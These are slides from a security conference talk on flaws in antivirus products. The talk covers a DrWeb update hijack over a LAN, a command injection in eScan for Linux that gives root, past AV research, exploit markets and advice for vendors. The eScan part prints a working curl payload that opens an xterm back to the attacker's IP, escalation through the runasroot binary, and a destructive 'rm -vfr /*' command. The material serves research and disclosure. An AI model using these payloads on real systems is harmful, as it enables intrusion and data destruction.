 - `http://<server>/unix/700/drweb32.lst.lzma`
 - In the catalog file there was a number of updatable files + a hash for them:
 - VDB files (Virus DataBases).
 - DrWeb32.dll.
 - The hash was, simply, a CRC32 and no component was signed, even the DrWeb32.dll library.

DrWeb updating protocol

- The “*highest grade of certificate from the government*” used to require the highest grade of checking for their virus database files and antivirus libraries: CRC32. Lol.
- To exploit in a LAN intercepting these domains was enough:
 - update.nsk1.drweb.com
 - update.drweb.com
 - update.msk.drweb.com
 - update.us.drweb.com
 - update.msk5.drweb.com
 - update.msk6.drweb.com
 - update.fr1.drweb.com
 - update.us1.drweb.com
 - update.nsk1.drweb.com
- ...and replacing drweb32.dll with your “modified” (Izma'ed) version.

DrWeb updating protocol

- Exploiting it was rather easy with ettercap and a quick Python web server + Unix lzma tool.
 - You only need to calculate the CRC32 checksum and compress (lzma) the drweb32.dll file.
- I tested the bug under Linux: full code execution is possible.
 - Though you need to be in a LAN to be able to do so, obviously.
- One Russian guy wrote a Metasploit exploit for Windows:
 - <http://habrahabr.ru/post/220113/>
- In my opinion, this updating protocol (is?) was horrible.

DrWeb updating protocol vulnerability

- The vulnerability was fixed and “an alert” issued.
- In the “alert” they do not say they fixed a vulnerability.
 - <http://news.drweb.com/?i=4372&c=5&lng=ru&p=0>
 - The alert is not available in English, only Russian and, I think, Chinese.
- They only said that changes were made to increase the security of the update procedure.
 - Technically true: From no security to some security.
- I did not research the update. It can be fun as I'm 99% sure they are doing it wrong.
 - I had no time to check for this conference, sorry :(



eScan for Linux


- I was bored some random night in Singapore and found that the eScan product have a Linux version.
- I downloaded and installed it (~1 hour because of the awful hotel's connection).
- Then I started checking what it installs, finding for SUID binaries, etc...
 - They use BitDefender and ClamAV engines, they don't have their own engine so, no need to test the scanners.
 - I already had vulnerabilities for such engines...
- They install a Web server for management and a SUID binary called:
 - `/opt/MicroWorld/sbin/runasroot`

eScan for Linux

- The SUID binary allows to execute root commands to the following users:
 - root
 - mwconf (created during installation).
- The eScan management application (called MwAdmin) is so flawed I decided to stop at the first RCE... It was fixed recently.
 - A command injection in the login form (PHP).
 - In a “security” product.
 - Yes.

eScan for Linux login page

'e Scan™ 



Username (Email-id):

Password:

Product name:

Language:

[Forgot Password](#)

eScan for Linux remote root

- This specific bug required to know/guess an existing user. Not so hard.
 - People from Immunity discovered more bugs that didn't require to guess a user name and used this application as a vuln-hunting teaching tool.
 - The application is buggy as hell. It's only good for learning what not to do or how to write easy exploits, as a tutorial.
- The user name and the password were used to construct an operating system command executed via the PHP's function “exec”.
 - I was not able to inject in the user name.
 - But I was able to inject in the password.
- ...

Source code of login.php (I)

```
.....if(isvalid_emailid_single1($username) != 0)
.....{
.....    header("Location: index.php?err_msg=user");
.....    exit();
.....}
.....elseif(strlen($passwd) < 5)
.....{
.....    header("Location: index.php?err_msg=password_len");
.....    exit();
.....}
.....else
.....{
.....    $retval = check_user($username, "NULL", $passwdFile, "NULL");
.....    list($k,$v)=explode("-", $retval);
.....    if($v != 0)
.....    {
.....        header("Location: index.php?err_msg=usernotexists");
.....        exit();
.....    }
.....    elseif(strlen($passwd)<5)
.....    {
.....        header("Location: index.php?err_msg=password_len");
.....        exit();
.....    }
.....    elseif(preg_match("/[|&)(!><\'\"`~]/", $passwd))
.....    {
.....        header("Location: index.php?err_msg=password_chars");
.....        exit();
.....    }
.....}
```

Source code of login.php (II)

- The password sent to the user was passed to check_user:

```
.....    }
.....    elseif( preg_match("/[|&)(!><\\'\"` ]/", $passwd) )
.....    {
.....        header("Location: index.php?err_msg=password_chars");
.....        exit();
.....    }
.....    else
.....    {
.....        $retval=check_user($username,$passwd,$passwdFile,"USERS");
.....        list($k,$v)=explode("-", $retval);
.....        if($v == 0)
```

- There were some very basic checks against the password.
 - Specially for shell escape characters.
 - But they forgot various other characters like ';'.

Source code of common_functions.php

- Then, the given password was used in the function check_user like this:

```
function check_user($uname, $password, $passfile, $product)
{
    .....// name and path of the binary
    .....$prog = "/opt/MicroWorld/sbin/checkpass";
    .....$runasroot = "/opt/MicroWorld/sbin/runasroot";
    .....unset($output);
    .....unset($ret);
    .....// name and path of the passwd file
    .....$out= exec("$runasroot $prog $uname $password $passfile $product",$output,$ret);
    .....$val = $output[0]."-".$ret;
    .....return $val;
}
```


eScan for Linux RCE

- My super-ultra-very-txupi-complex exploit for it:

```
$ xhost +
```

```
$ export TARGET=http://target:10080
```

```
$ curl --data
```

```
"product=1&uname=valid@user.com&pass=1234567;  
DISPLAY=YOURIP:0;xterm;" $TARGET/login.php
```

- Once you're in, run this to escalate privileges:

```
$ /opt/MicroWorld/sbin/runasroot  
/usr/bin/xterm
```

- Or anything else you want...

```
$ /opt/MicroWorld/sbin/runasroot rm -vfr /*
```

Antivirus Research & Histories

AV Research & Histories

- Some people believe that the work Tavis Ormandy or myself have done is **new**.
 - This is completely wrong.
- Antivirus research and exploitation **publicly** goes as back as 2005.
- It has been extensively researched by many researchers **publicly**.
- All of them, with the exception of me, reported the vulnerabilities “responsibly” to the companies.
 - See what changed in 2016. Nothing?

Public AV Research

- 2005: Alex Wheeler and Neel Mehta.
 - Vulnerabilities in Symantec, McAfee, TrendMicro & F-Secure.
- 2007: Sergio Alvarez
 - Vulnerabilities in CA eTrust, Norman, Panda, ESET, F-Secure, Avira and Avast.
- 2008: Feng Xue
 - Vulnerabilities in Rising, CA, Kaspersky, Symantec, Authention, RAV, ESET (Nod32), AhnLab, Avast, McAfee, OneCare, Panda, ZoneAlarm, AVG, BitDefender, VBA32, PcTools, and what not...
- 2011: Tavis Ormandy
 - Vulnerabilities in Sophos (Sophail document).
- 2014: Me
 - Vulnerabilities in Avast, Avira, ClamAV, Sophos, F-Secure, Symantec, eScan, DrWeb, Panda, AVG, Comodo, BKAV, Kingsoft, Rising, Ikarus and MalwareBytes.
- 2015-16: Tavis Ormandy again
 - Vulnerabilities in Kaspersky, Avast, AVG, Comodo, TrendMicro, FireEye and ESET, so far.

AV Histories

- Many AV vendors say that vulnerabilities on AV software are unlikely to be abused or exploited by **cyber**-criminals, governments, etc...
- After the Snowden leaks and the HackingTeam breach, we know that AVs are systematically researched and exploited by some actors.
- There is also a market of AV 0day exploits.

AV Exploits

- AV exploits sold by some exploit broker, known because of the HackingTeam breach leak:

12 McAfee, Inc.	58
12.1 ePolicy Orchestrator	58
VBI-13-019 McAfee ePolicy Orchestrator Privileged Remote Code Execution	59

VBI Vulnerabilities Portfolio

Table 27.1 – Continued

VBI ID	Description	Status
VBI-2010-0025	Enterasys Network Management Suite Remote Code Execution	Sold
VBI-2010-0024	Adobe Shockwave Player Client-Side Code Execution	Sold
VBI-2010-0023	Java Runtime Environment Auto-Update Remote Code Execution	Sold
VBI-2010-0022	Alcohol 120% Remote Code Execution	Sold
VBI-2010-0021	ESET NOD32 Antivirus and ESET Smart Security Remote Pre-auth Code Execution	Sold
VBI-10-020	*** REDACTED ***	Sold
VBI-10-019	Microsoft Windows Core Component Client-Side Remote Code Execution	Redacted
VBI-10-018	Symantec Web Gateway SQL Injection	Unavailable
VBI-2010-0017	Windows Messenger ActiveX Code Execution	Sold
VBI-2010-0016	Java Runtime Environment Auto-Update Code Execution	Sold
VBI-10-015	Flash Client-Side Code Execution	Unavailable
VBI-10-014	Malicious Portable Executable Detection Bypass	Available

AV Histories

- There is at least 1 malware that used a vulnerability in AV products that I know of:
 - Mask/Careto.
- This was a state sponsored malware.
 - Attributed by some researchers to Spain.
- This targeted malware used “an undisclosed vulnerability in the Kaspersky AV:
 - <http://x90.es/a9q> Unveiling “Careto” - The Masked APT

AV Histories

- From the Kaspersky report:



2. Analysis

We initially became aware of Careto when we observed attempts to exploit a vulnerability in our products to make the malware “invisible” in the system.

Although we fixed this vulnerability sometime ago, the attackers were probably still using it because users may not have updated to the newest products (product updates are free during the subscription period).

AV Histories: More about Kaspersky

- The AV company Kaspersky was owned by a, likely, state sponsored actor.
 - Attributed by some researchers to Israel.
- The entry point vector/vulnerability used for the ownage is “unknown”.
- Rumours say that the entry point was actually an exploit for Kaspersky AV.
 - Just a rumour, naturally...
- In any case, if Kaspersky was owned by some actor, what are the chances of your company, organization, yourself... not being owned because you're using an AV?
 - “Buy my products! I have been owned and my products didn't detect anything but... anyway!”

Conclusions

Conclusions

- In general, AV software...
 - ...doesn't make you any safer against skilled attackers.
 - ...increases your attack surface.
 - ...makes you more vulnerable to skilled attackers.
 - ...is as vulnerable to attacks as any other application.
- Some AV software...
 - ...may lower your operating system protections.
 - ...are plagued of both local and remote vulnerabilities.
- Some AV companies...
 - ...don't give a fuck about security in their products.

Recomendations

Recommendations for AV users

- Do not blindly trust your AV product.
 - BTW, do not trust your AV product.
 - Also, do not trust your AV product.
 - Nope. I cannot stress it enough.
- Isolate the machines with AV engines used for gateways, network inspection, etc...
- Audit your AV engine or ask a 3rd party to audit the AV engine you want to deploy in your organization.

Recommendations for AV companies

- Audit your products: source code reviews & fuzzing.
 - No, AV comparatives and the like are not even remotely close to this.
 - Running a Bug Bounty, like Avast, is a very good idea too.
 - Internal code audits are good. 3rd party ones are awesome.
- Do not use the highest privileges possible for scanning network packets, files, etc...
 - You don't need to be root/system to scan a network packet or a file.
 - You only need root/system to get the contents of that packet or file.
 - Send the network packet or file contents to another, low privileged or sandboxed, process.

Recommendations for AV companies

- Run dangerous code under an emulator, vm or, at the very least, in a sandbox. I only know 3 AVs using this approach.
 - The file parsers written in C/C++ code are very dangerous.
 - If one finds a vulnerability and it's running inside an emulator/sandbox one needs also an escape vulnerability to completely own the AV engine.
 - Why is it harder to exploit browsers than security products?
 - Or use a “safer” language. Some AV products, actually, are doing this: Using Lua, for example.
- Do not trust your own processes. They can be owned.
 - I'm not talking about signing the files.
 - I'm talking about your AV's running processes.

Recommendations for AV companies

- Do not use plain HTTP for updating your product.
 - Use SSL/TLS.
 - Also, digitally sign all files.
 - No, CRC is not a signature. Really.
 - ...and verify there is nothing else after the signature.
 - Also, verify the whole certification chain...

Recommendations for AV companies

- Drop old code that is of no use today or make this code not available by default.
 - Code for MS-DOS era viruses, packers, protectors, etc...
 - Parsers for file format vulnerabilities in completely unsupported products nowadays.
- Such old code not touched in years is likely to have vulnerabilities.
- Ignore any antivirus comparative company asking you to detect malwares from the Jurassic era. Avoid them.

Recommendations for AV companies

- This research is not meant to instruct users to not install AV products.
- This research is meant to highlight the typical problems in AV products and push the industry to actually write secure **security** software.
 - Not cute GUIs with a big green label saying “SAFE”.
- Reporting bugs responsibly would not make any change at all in the industry as is demonstrated:
 - See the research of Sergio Alvarez or Feng Xue on antivirus software, then check the dates and see what changed since that times.

Recommendations for AV companies

- Also, do not write blog posts demonizing researchers or manipulating their words in order to promote your products.
 - Just a friendly recommendation.
- Also, never say anything that can be understood as “Hackers can't own my product”.
 - Because it's clear someone will be able to do so. Specially when your products suck.
 - Do not do unless you're completely sure about the capabilities of your product. And even in that case.
 - In case of doubt, I recommend shutting the f**k up.

Questions?

